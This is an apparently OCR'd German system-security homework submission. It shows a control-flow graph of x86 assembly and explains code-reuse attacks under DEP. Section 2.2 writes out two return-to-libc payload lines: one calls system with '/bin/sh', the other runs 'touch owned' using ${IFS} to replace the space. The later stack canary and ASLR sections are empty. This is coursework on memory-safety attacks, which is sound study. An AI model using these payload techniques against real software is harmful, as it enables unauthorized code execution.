Systemsicherheit - 4. Übung

Dennis Rotärmel, Niklas Entschladen, Tobias Ratajczyk, Gruppe Q

June 13, 2019

1 Aufgabe 1: Control-Flow Graph (CFG)

```
1  _401139:  mov  [ebp-4],0
2  _401140:  jmp  _40114B
3  _401142:  mov  eax,[ebp-4]
4  _401145:  add  eax,1
5  _401148:  mov  [ebp-4],eax
6  _40114B:  cmp  [ebp-4],0Ah
7  _40114F:  jge  _401172
8  _401151:  mov  [ebp-8],0
9  _401158:  call func
10 _40115D:  mov  eax,[ebp-8]
11 _401160:  mov  ecx,[ebp-4]
12 _401163:  mov  edx,[ebp-8]
13 _401166:  add  edx,1
14 _401169:  mov  [ebp-8],edx
15 _40116C:  cmp  eax,ecx
16 _40116E:  jl   _401158
17 _401170:  jmp  _401142
```



Figure 1: Control-Flow Graph

2 Aufgabe 2: Data Execution Prevention (DEP)

2.1 a)



Figure 2: Control-Flow Graph

Sobald eine Funktion returnt, wird die nächste Instruktion im Stack ausgeführt. Dies stellt in unserem Fall den Sprung zu einer neuen Funktion dar, welche für einen Code Reuse Angriff benutzt werden.
Es wäre ein Problem, wenn die Funktion `f` einen Parameter mehr erwartet, da sie dann die Adresse der Funktion `g` als zweiten Parameter annimmt, während der erste Parameter der Funktion `g` fälschlicherweise die Adresse dieser Funktion darstellt. Für die Funktion `g` gilt nicht diese Einschränkung, da die Funktion `g` die letzte Library-Funktion der Chain darstellt. Die vorigen Stackframes haben keinen Einfluss auf die Code Reuse Attack.
Das Problem, wenn wir nach Funktion `f` und `g` noch eine weitere Funktion aufrufen wollen, liegt darin dass der Inhalt des vorigen Stackframes korrumpiert wird, sodass das Programm abstürzen könnte.

2.2 b)

Lösung Aufgabe 2 b) i):

```
1 run $(python -c "print'\x90'*112 + '\x10\xcd\xe1\xf7' + '\x70\xff\xe0\xf7' + '\xcf\xb8\xf5\xf7
      ↪'")
```

Zusammensetzung:

- 112 Byte Padding (Buffer)
- Adresse der Funktion "system"
- Adresse der Funktion "exit" **Für ordentliches Terminieren!**

- Adresse des Strings "/bin/sh"

Lösung Aufgabe 2b) i):

```
run $(python -c "print'\x90'*112 + '\x10\xcd\xe1\xf7' + '\x70\xff\xe0\xf7' + '\x47\xd2\xff\xff'
    ↪ + 'touch$\x7BIFS\x7Downed'")
```

Zusammensetzung:

- 112 Byte Padding (Buffer)
- Adresse der Funktion "system"
- Adresse der Funktion "exit" **Für ordentliches Terminieren!**
- Adresse des Strings "touch owned"
- Befehl "touch owned", wobei das Leerzeichen mithilfe der Umgebungsvariblen "IFS" escaped wird.

3 Aufgabe 3: Stack Canaries

4 Aufgabe 4: Address Space Layout Randomization (ASLR)